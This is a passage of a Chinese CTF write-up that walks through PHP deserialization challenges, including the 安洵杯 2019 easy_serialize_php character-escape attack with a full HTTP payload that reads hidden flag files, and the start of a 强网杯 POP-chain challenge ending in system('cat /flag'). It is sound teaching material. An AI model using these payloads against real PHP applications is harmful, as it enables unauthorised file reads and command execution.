
但还有一个需要注意的地方是，`$op、$filename、$content`这三个变量权限都是 protected，而 protected 权限的变量在序列化的时会有`%00*%00`字符，`%00`字符的 ASCII 码为 0（下图方框圈出的非正常显示的字符就是`%00`字符），就无法通过上面的`is_valid()`函数校验。




在这里简单的绕过方式就是：php7.1+ 版本对属性类型不敏感，本地序列化的时候将属性改为 public 进行绕过即可，即：

现在得到的结果就没有`%00`字符了。

7、将上述获得的 Payload 通过 str 参数传递执行，获得 flag（需进行 Base64 解码）：





No.3 安洵杯-PHP反序列化溢出


接下来这道题就开始有点变态的味道了……反序列化溢出，比较难消化。


1、创建并访问靶机：

[安洵杯 2019]easy_serialize_php


1

https://github.com/D0g3-Lab/i-SOON_CTF_2019/tree/master/Web/easy_serialize_php





source_code





```php
<?php

$function = @$_GET['f'];

function filter($img){
        $filter_arr = array('php','flag','php5','php4','fl1g');
        $filter = '/'.implode('|',$filter_arr).'/i';
        return preg_replace($filter,'',$img);
}


if($_SESSION){
        unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
        echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
        $_SESSION['img'] = base64_encode('guest_img.png');
}else{
        $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
        highlight_file('index.php');
}else if($function == 'phpinfo'){
        eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
```

```
        $userinfo  =  unserialize($serialize_info);
        echo  file_get_contents(base64_decode($userinfo['img']));
}
```


2、完整的源码如下：

```php
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

3、分析以上代码，提示参数 f=phpinfo 时会发现一些东西，于是我们让 f=phpinfo ，发现在 php.ini 里藏了一个文件 d0g3_f1ag.php：



接访问 d0g3_f1ag.php 发现没有任何内容:

看样子我们要放办法去读取里面的内容，直至于怎么去读取呢，我们需要进一步分析。代码最后一行有一个`file_get_contents`是能够读取文件的函数，但读取是有前提的：

- $function我们可以通过 $f 直接赋值，没什么问题；
- 解题目标就是要让`base64_decode($userinfo['img'])=d0g3_f1ag.php`；
- 那么就要让`$userinfo['img']=ZDBnM19mMWFnLnBocA==`；
- 而`$userinfo`又是通过`$serialize_info`反序列化来的，`$serialize_info`又是通过 $session 序列化之后再过滤得来的。
- $session里面的 img 参数如果直接指定的话会被sha1哈希，到时候就不能被 base64 解密了。

如果我们没有传入img_path，那么后台将默认赋值为 guest_img.png 的base64编码。这样看来这个`$userinfo['img']`并不是我们可控的，此时需要把注意力转移到另外一个函数 serialize 上，这里有一个很明显的漏洞点，数据经过序列化了之后又经过了一层过滤函数，就是数组里提到的`'php','flag','php5','php4','fl1g'`都会被空格替代，而这层过滤函数会干扰序列化后的数据。

4、先来了解下 ***php反序列化字符逃逸***


在php中，反序列化的过程中必须严格按照序列化规则才能成功实现反序列化，例如：

```php
<?php
  $str='a:2:{i:0;s:8:"Hed9eh0g";i:1;s:5:"aaaaa";}';
  var_dump(unserialize($str));
?>
```

输出结果：

```
array(2) {
    [0]=> string(8) "Hed9eh0g"
    [1]=> string(5) "aaaaa"
}
```

一般我们会认为，只要增加或去除str的任何一个字符都会导致反序列化的失败。 但是事实并非如此，如果我们在str结尾的花括号后再增加一些字符呢？例如：



仍然可以输出上面的结果，这说明反序列化的过程是有一定识别范围的，在这个范围之外的字符(第二个例子里的abc)都会被忽略，不影响反序列化的正常进行。

5、接下来看看下面的例子：

```
<?php
  $_SESSION["user"]='flagflagflagflagflagflag';
  $_SESSION["function"]='a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}';
  $_SESSION["img"]='L2QwZzNfZmxsbGxsbGFn';
  echo serialize($_SESSION);
?>
```

结果为：

```
a:3:{s:4:"user";s:24:"flagflagflagflagflagflag";s:8:"function";s:59:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}
```

假设后台存在一个过滤机制，会将含flag字符替换为空，那么以上序列化字符串过滤结果为：

```
a:3:{s:4:"user";s:24:"";s:8:"function";s:59:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}
```

将这串字符串进行序列化会得到什么？

这个时候关注第二个s所对应的数字，本来由于有6个flag字符所以为24，现在这6个flag都被过滤了，那么它将会尝试向后读取24个字符看看是否满足序列化的规则，也即读取`;s:8:"function";s:59:"a`,读取这24个字符后以`";`结尾，恰好满足规则，而后第三个s向后读取img的20个字符，第四个、第五个s向后读取均满足规则，所以序列化结果为：

```
array(3) {
  ["user"]=> string(24) "";s:8:"function";s:59:"a"
  ["img"]=> string(20) "ZDBnM19mMWFnLnBocA=="
  ["dd"]=> string(1) "a"
}
```

写成数组形式也即：

```
$_SESSION["user"]='';s:8:"function";s:59:"a';
$_SESSION["img"]='ZDBnM19mMWFnLnBocA==';
$_SESSION["dd"]='a';
```

可以发现，**SESSION数组的键值img对应的值发生了改变。**

设想，如果我们能够控制原来SESSION数组的 funcion 的值但无法控制 img 的值，我们就可以通过这种方式间接控制到 img 对应的值。这个感觉就像SQL 注入一样，他本来想读取的base64编码是： L2QwZzNfZmxsbGxsbGFn,但是由于过滤掉了flag,向后读取的过程中把键值 function 放到了第一个键值的内容里面，用ZDBnM19mMWFnLnBocA==代替了真正的base64编码，读取了 d0g3_f1ag.php 的内容。而识别完成后最后面的`";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}`被忽略掉了，不影响正常的反序列化过程。

6、回到题目，来看看最终的Payload：

```
GET:   f=show_image;
Post:  _SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"
dd";s:1:"a";}
```

分析一下，指定了各个参数的值，正常的序列化过程为：

```
<?php
  $_SESSION["user"]='flagflagflagflagflagflag';
  $_SESSION["function"]='a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}';
  $_SESSION["img"]='ZDBnM19mMWFnLnBocA==';
  $_SESSION["img"] = base64_encode('guest_img.png');
  echo serialize($_SESSION);
?>
```

由于过滤机制，那么序列化之后：

```
a:3:{s:4:"user";s:24:"flagflagflagflagflagflag";s:8:"function";s:59:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

```
                                    ||
                                    V
```

```
a:3:{s:4:"user";s:24:"";s:8:"function";s:59:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

那么此时反序列之后就变成了：

```
9:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```


```
Array
(
    [user] => ";s:8:"function";s:59:"a
    [img] => ZDBnM19mMWFnLnBocA==
    [dd] => a
)
```


来看看执行结果：

```
POST /index.php?f=show_image HTTP/1.1
Host: 8b9b3b81-d573-4dd2-b554-0fecb8773e5a.node3.buuoj.cn
Content-Length: 118
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin:
http://8b9b3b81-d573-4dd2-b554-0fecb8773e5a.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://8b9b3b81-d573-4dd2-b554-0fecb8773e5a.node3.buuoj.cn/inde
x.php?f=highlight_file
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

_SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=a";s:3:"i
mg";s:20:"ZDBnM19mMWFnLnBocA==";s:2:"dd";s:1:"a";}
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 05 Jun 2020 02:17:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 45
Connection: close

<?php

$flag = 'flag in /d0g3_fllllllag';

?>
```


提示在 d0g3_fllllllag 里，`base_encode(/d0g3_fllllllag)=L2QwZzNfZmxsbGxsbGFn`修改一下payload即可：






No.4 强网杯-反序列化字符逃逸

此题是去年参加强网杯的比赛题目，也是不好消化……

下载完附件，是php代码审计，给出了四个php源码文件：



先来看看源码：

（1）index.php

获取我们传入的username和password，并将其序列化储存：

index.php

```php
<?php
@error_reporting(0);
require_once "common.php";
require_once "class.php";

if (isset($_GET['username']) && isset($_GET['password'])){
    $username = $_GET['username'];
    $password = $_GET['password'];
    $player = new player($username, $password);
    file_put_contents("caches/".md5($_SERVER['REMOTE_ADDR']), write(serialize($player)));
    echo sprintf('Welcome %s, your ip is %s\n', $username, $_SERVER['REMOTE_ADDR']);
}
else{
    echo "Please input the username or password!\n";
}

?>
```


（2）common.php

这里面的 read，write 函数有与 `'\0\0', chr(0)."".chr(0)` 相关的替换操作，还有一个check()函数对我们的序列化的内容进行检查，判断是否存在关键字name，这也是需要绕过的一个地方：

common.php

```php
<?php
function read($data){
    $data = str_replace('\0*\0', chr(0)."*".chr(0), $data);
    return $data;
}
function write($data){
    $data = str_replace(chr(0)."*".chr(0), '\0*\0', $data);
    return $data;
}

function check($data)
{
    if(stristr($data, 'name')!==False){
        die("Name Pass\n");
    }
    else{
        return $data;
    }
}
?>
```


（3）play.php

在写入序列化的内容之后，访问play.php，如果我们的操作通过了check，然后经过了read的替换操作之后，便会进行反序列化操作：

index.php play.php common.php class.php

```php
<?php
@error_reporting(0);
require_once "common.php";
require_once "class.php";

@$player = unserialize(read(check(file_get_contents("caches/".md5($_SERVER['REMOTE_ADDR'])))));
print_r($player);
if ($player->get_admin() === 1){
    echo "FPX Champion\n";
}
else{
    echo "The Shy unstoppable\n";
}
?>
```


（4）class.php

这里存在着各种类，也是我们构造pop链的关键，我们的目的是为了触发最后的`cat /flag`命令：

index.php play.php common.php class.php

```php
<?php
class player{
    protected $user;
    protected $pass;
    protected $admin;

    public function __construct($user, $pass, $admin = 0){
        $this->user = $user;
        $this->pass = $pass;
        $this->admin = $admin;
    }

    public function get_admin(){
        return $this->admin;
    }
}

class topsolo{
    protected $name;

    public function __construct($name = 'Riven'){
        $this->name = $name;
    }

    public function TP(){
        if (gettype($this->name) === "function" or gettype($this->name) === "object"){
            $name = $this->name;
            $name();
        }
    }

    public function __destruct(){
        $this->TP();
    }

}

class midsolo{
    protected $name;

    public function __construct($name){
        $this->name = $name;
    }
```


index.php play.php common.php class.php

```php
    public function __construct($name){
        $this->name = $name;
    }

    public function __wakeup(){
        if ($this->name !== 'Yasuo'){
            $this->name = 'Yasuo';
            echo "No Yasuo! No Soul!\n";
        }
    }
```

```php
    public function __invoke(){
        $this->Gank();
    }

    public function Gank(){
        if (stristr($this->name, 'Yasuo')){
            echo "Are you orphan?\n";
        }
        else{
            echo "Must Be Yasuo!\n";
        }
    }
}

class jungle{
    protected $name = "";

    public function __construct($name = "Lee Sin"){
        $this->name = $name;
    }

    public function KS(){
        system("cat /flag");
    }

    public function __toString(){
        $this->KS();
        return "";
    }

}
?>
```


本题解题的核心：

- POP链的构造
- __wakeup的绕过
- 关键字“name”检测绕过
- 反序列化字符串逃逸

题目中关键函数释义：

方法	解释
__construct	构造函数，具有构造函数的类会在每次创建新对象时先调用此方法
__destruct	析构函数，析构函数会在到某个对象的所有引用都被删除或者当对象被显式销毁时执行
wakeup	unserialize() 会检查是否存在一个 wakeup() 方法。如果存在，则会先调用
invoke	**当尝试以调用函数的方式调用一个对象时，invoke() 方法会被自动调用**
stristr()	搜索字符串在另一字符串中的第一次出现，并默认返回字符串的后面剩余部分
__toString()	用于一个类被当成字符串时应怎样回应

POP链

POP链：如果我们需要触发的关键代码在一个类的普通方法中，例如本题的 `system('cat /flag')` 在jungle类中的KS方法中，这个时候我们可以通过相同的函数名将类的属性和敏感函数的属性联系起来。

POP链的构造

这里涉及到三个类，topsolo、midsolo、jungle，其中观察到topsolo类中的TP方法中，使用了 `$name()` ，如果我们将一个对象赋值给 `$name` ，这里便是以调用函数的方式调用了一个对象，此时会**触发invoke方法，而invoke方法存在于midsolo中**，invoke()会触发 Gank 方法，执行了 stristr 操作。

```
    protected $name;

    public function __construct($name = 'Riven'){
        $this->name = $name;
    }

    public function TP(){
        if (gettype($this->name) === "function" or gettype($this->name) === "object"){
            $name = $this->name;
            $name();
        }
    }

    public function __destruct(){
        $this->TP();
    }

}

class midsolo{
    protected $name;

    public function __construct($name){
        $this->name = $name;
    }

    public function __wakeup(){
        if ($this->name !== 'Yasuo'){
            $this->name = 'Yasuo';
            echo "No Yasuo! No Soul!\n";
        }
    }


    public function __invoke(){
        $this->Gank();
    }

    public function Gank(){
        if (stristr($this->name, 'Yasuo')){
            echo "Are you orphan?\n";
        }
        else{
            echo "Must Be Yasuo!\n";
        }
```


我们的最终目的是要触发 jungle 类中的KS方法，从而 `cat /flag`，而触发KS方法得先触发 __toString 方法，一般来说，在我们使用 echo 输出对象时便会触发，例如：

```php
<?php
class test{
    function __toString(){
        echo "__toString()";
        return "";
    }
}
$a = new test();
echo $a;
//输出：__toString()
```

在common.php中，我们并没有看到有echo一个类的操作，但是 class.php 有一个 `stristr($this->name, 'Yasuo')` 的操作，我们来看一下：

```php
<?php
class test{
    function __toString(){
        echo "__toString()";
        return "";
    }
}
